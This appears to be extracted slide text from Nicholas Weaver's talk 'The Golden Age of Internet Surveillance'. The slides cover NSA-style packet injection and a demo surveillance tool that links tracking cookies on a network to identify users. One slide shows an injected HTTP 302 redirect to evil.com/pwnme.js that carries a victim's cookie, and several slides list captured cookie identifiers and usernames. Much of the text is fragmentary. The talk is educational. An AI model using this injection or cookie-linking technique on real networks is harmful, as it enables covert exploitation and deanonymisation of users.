


IP



Cookie

# Use SIGINT



# Computer Network Exploitation

AirPwn - Goatse  
HackingTeam



Black Market RATS  
HackingTeam  
FinFisher



HTTP 302 FOUND  
location: http://www.evil.com/pwnme.js

GET /pwnme.js HTTP/1.1  
host: www.evil.com  
cookie: id=iamavictim

GET /script.js HTTP/1.1  
host: www.targetdomain.com  
cookie: id=iamavictim

HTTP 200 OK  
.....

HTTP  
.....  
Here



Metasploit  
HackingTeam  
FinFisher

# Put It In Action: Running on the "Cylon" Network



Intel NUC computer




\$836.37



DualComm Gbps Tap



connect to <http://basestar.local> to access the UI



# A Canned Demo...



This demo server offers several Internet monitoring and attack capabilities, all wrapped up in one convenient little package. Under the hood, the server is running an off the shelf IDS with some additional monitoring scripts and a custom web server to provide a convenient interface.



# Welcome To Cylon Fleet Command

Of course, collecting a whole bunch of "metadata" and content is useless unless you can search it. So search away

Search By ▾

Anonymous.\*US



# Welcome To Cylon Fleet Command


## Search: Anonymous.\*US

100% Complete

Connection [192.168.51.99](#) to [212.58.246.113](#) (full take) (file)

Connection [192.168.51.99](#) to [212.58.246.113](#) (full take)

Connection [192.168.51.99](#) to [77.72.112.213](#) (full take)



The Golden

las Weaver

12 July 2011 Last updated at 07:06 ET

## Share this page

- [Delicious](#)
- [Digg](#)
- [Facebook](#)
- [reddit](#)
- [StumbleUpon](#)
- [Twitter](#)
- [Email](#)
- [Print](#)

# Anonymous hackers attack US defence group

Screengrab of Anonymous data dump, Anonymous The stolen data was put on a file-sharing website so anyone can download it

[Continue reading the main story](#)

## Related Stories





## IP: 192.168.51.99 tasking options

### Observed Cookies

Cookie `adnxs:uuid2=8852120935374629795`

Cookie `adsrvr:TDID=cd266741-c0f1-42c5-8529-e812441055ae`

Cookie `advertising:ACID=at810014439686080085`

Cookie `agkn:uuid=194070683398418306`

Cookie `doubleclick:id=22392830d70300c9`

Cookie `imrworldwide:IMRID=f68a3d45-cafa-4bc8-93cf-9985b9d2e489`

Cookie `krxid:_kuid_=KGDzIbQz`

Cookie `mathtag:uuid=7aa95611-3661-4900-87bd-064d70f1370d`

Cookie `nytimes:RMID=007f01011492561133460001`

Cookie `revsci:rts_AAAA=MLuB86QsXkGiDUw6LAW6lpFSRIRQwhR9k1pFQ0QQY2EVq3Oe`

Cookie `rubiconproject:ruid=591e7d7e5611365f408660a464ff2b^1^1443968607^1082548388`

Cookie `scorecardresearch:UID=1E81652542105aa1902468g1443890667`

Cookie `turn:uid=7665309711173624339`



# Cookie: doubleclick:id=22392830d70300c9

Linked Cookie: [adnxs:uuid2=8852120935374629795](#)

Linked Cookie: [adsrvr:TDID=cd266741-c0f1-42c5-8529-e812441055ae](#)

Linked Cookie: [advertising:ACID=at810014439686080085](#)

Linked Cookie: [agkn:uuid=194070683398418306](#)

Linked Cookie: [arstechnica:phpbb3\\_5qbzr\\_u=503807](#)

Linked Cookie: [imrworldwide:IMRID=f68a3d45-cafa-4bc8-93cf-9985b9d2e489](#)

Linked Cookie: [krxd:\\_kuid\\_=KGDzIbQz](#)

Linked Cookie: [mathtag:uuid=7aa95611-3661-4900-87bd-064d70f1370d](#)

Linked Cookie: [revsci:rts\\_AAAA=MLs3r1VvsS9/JLGkbb9TGCjrTM70/IRo91pzyAcx6xKRE](#)

[/J1qELluLWKJ6atthm8V8uuKM+oDVIC3qi7UCHTpAGqDj5zQYlj6ca7fRDP+1](#)

[/IFvOsG1Wx7xiMnsOduc4g6XyAam9cfSBzKO7NTnkUOhbKSfJ7ydmnakcxWZw=](#)

Linked Cookie: [revsci:rts\\_AAAA=MLs3ry9vsD9/JLEfbB3yGDBB61FeC8EHnCxcp+krohsREPE/9UpN+vSP5L7](#)

[/36FJ9E7JZVDy9NWuClbc1H](#)

[/TpAHK8T6MQYnh6aocmOa5De1JSBo4QcGKUz3MzwIT+4Jqr3iAaW8+Nwb5jC26FSWGVMDblepynnuUekdVWZw=](#)

Linked Cookie: [revsci:rts\\_AAAA=MLuB86QsXkGiDUw6LAW6lpFSRIRQwhR9k1pFQ0QQY2EVq3Oe](#)

Linked Cookie: [rubiconproject:ruid=591e7d7e5611365f408660a464ff2b^1^1443968607^1082548388](#)

Linked Cookie: [scorecardresearch:UID=1E81652542105aa1902468g1443890667](#)

Linked Cookie: [turn:uid=7665309711173624339](#)

Linked Cookie: [vahoo:R=2a9ca09h0m0e4](#)

## Cylon Fleet Command



Linked Cookie: [agkn:uid=194070683398418300](#)

Linked Cookie: [arstechnica:phpbb3\\_5qbzr\\_u=503807](#)

Linked Cookie: [imrworldwide:IMRID=f68a3d45-cafa-4bc8-93cf-9985b9d2e489](#)

Linked Cookie: [krxd:\\_kuid\\_=KGDzIbQz](#)

Linked Cookie: [mathtag:uuid=7aa95611-3661-4900-87bd-064d70f1370d](#)

Linked Cookie: [revsci:rts\\_AAAA=MLs3r1VvsS9/JLGkbb9TGCjrTM70/IRo91pzyAcx6xKRE  
/J1qELluLWKJ6atthm8V8uuKM+oDVIC3qi7UCHTpAGqDj5zQYlj6ca7fRDP+1  
/IFvOsG1Wx7xiMnsOduc4g6XyAam9cfSBzKO7NTnkUOhbKSfJ7ydmnakcxWZw=](#)

Linked Cookie: [revsci:rts\\_AAAA=MLs3ry9vsD9/JLEfbB3yGDBB61FeC8EHnCxcp+krohsREPE/9UpN+vSP5L7  
/36FJ9E7JZVDy9NWuClbc1H](#)

[/TpAHK8T6MQYnh6aocmOa5De1JSBo4QcGKUz3MzwIT+4Jqr3iAaW8+Nwb5jC26FSWGVMDblepynnuUekdVWZw=](#)

Linked Cookie: [revsci:rts\\_AAAA=MLuB86QsXkGiDUw6LAW6lpFSRIRQwhR9k1pFQ0QQY2EVq3Oe](#)

Linked Cookie: [rubiconproject:ruid=591e7d7e5611365f408660a464ff2b^1^1443968607^1082548388](#)

Linked Cookie: [scorecardresearch:UID=1E81652542105aa1902468g1443890667](#)

Linked Cookie: [turn:uid=7665309711173624339](#)

Linked Cookie: [yahoo:B=2g9cao9b0m0e4](#)

Linked Cookie: [yimg:ypcdb=9fec95a784acc904d7f6fc86a1642ea8](#)

Active 2015-10-05 03:04:33 to 2015-10-05 03:04:33 at IP 10.100.200.70



# Welcome To Cylon Fleet Command

**Cookie: yahoo:B=2g9cao9b0m0e4**

User: [yahoo: broidsrocks](#)

Linked Cookie: [doubleclick:id=22392830d70300c9](#)

Linked Cookie: [scorecardresearch:UID=1E81652542105aa1902468g1443890667](#)

Linked Cookie: [yahooapis:BX=2g9cao9b0m0e4](#)

Linked Cookie: [yimg:ypcdb=9fec95a784acc904d7f6fc86a1642ea8](#)

Active 2015-10-05 03:04:33 to 2015-10-05 03:04:33 at IP [10.100.200.70](#)



# IP: 10.100.200.70 tasking options

**Identified User:** arstechnica: brorocksdude

**Identified User:** yahoo: broidsrocks

## Observed Cookies

Cookie advertising:ACID=at810014439686080085

Cookie arstechnica:phpbb3\_5qbzr\_u=503807

Cookie doubleclick:id=22392830d70300c9

Cookie revsci:rts\_AAAA=MLs3r1VvsS9/JLGkbb9TGCjrTM70/IRo91pzyAcx6xKRE

/J1qELluLWKJ6atthm8V8uuKM+oDVIC3qi7UCHTpAGqDj5zQYlj6ca7fRDP+1

/IFvOsG1Wx7xiMnsOduc4g6XyAam9cfSBzKO7NTnkUOhbKSfJ7ydmnakcxWZw=

Cookie revsci:rts\_AAAA=MLs3ry9vsD9/JLEfbB3yGDBB61FeC8EHnCxcp+krohsREPE/9UpN+vSP5L7

/36FJ9E7JZVDy9NWuClbc1H

/TpAHK8T6MQYnh6aocmOa5De1JSBo4QcGKUz3MzwIT+4Jqr3iAaW8+Nwb5jC26FSWGVMDblepynnuUekdVWZw=

Cookie scorecardresearch:UID=1E81652542105aa1902468g1443890667



# Welcome To Cylon Fleet Command

Targeting IP 10.100.200.70

 User Identification

 Pwnie

# This is Hobby Stuff...

The Golden Age of Internet Surveillance

Nicholas Weaver




Wikipedia (Tobias Grosch)

# So Who Are Your Friends?







# Because What's The Opposite Of NOBUS?

- Upcoming UC Berkeley CS 194 (Practical Networking) project #2:  
Build an NSA style surveillance suite...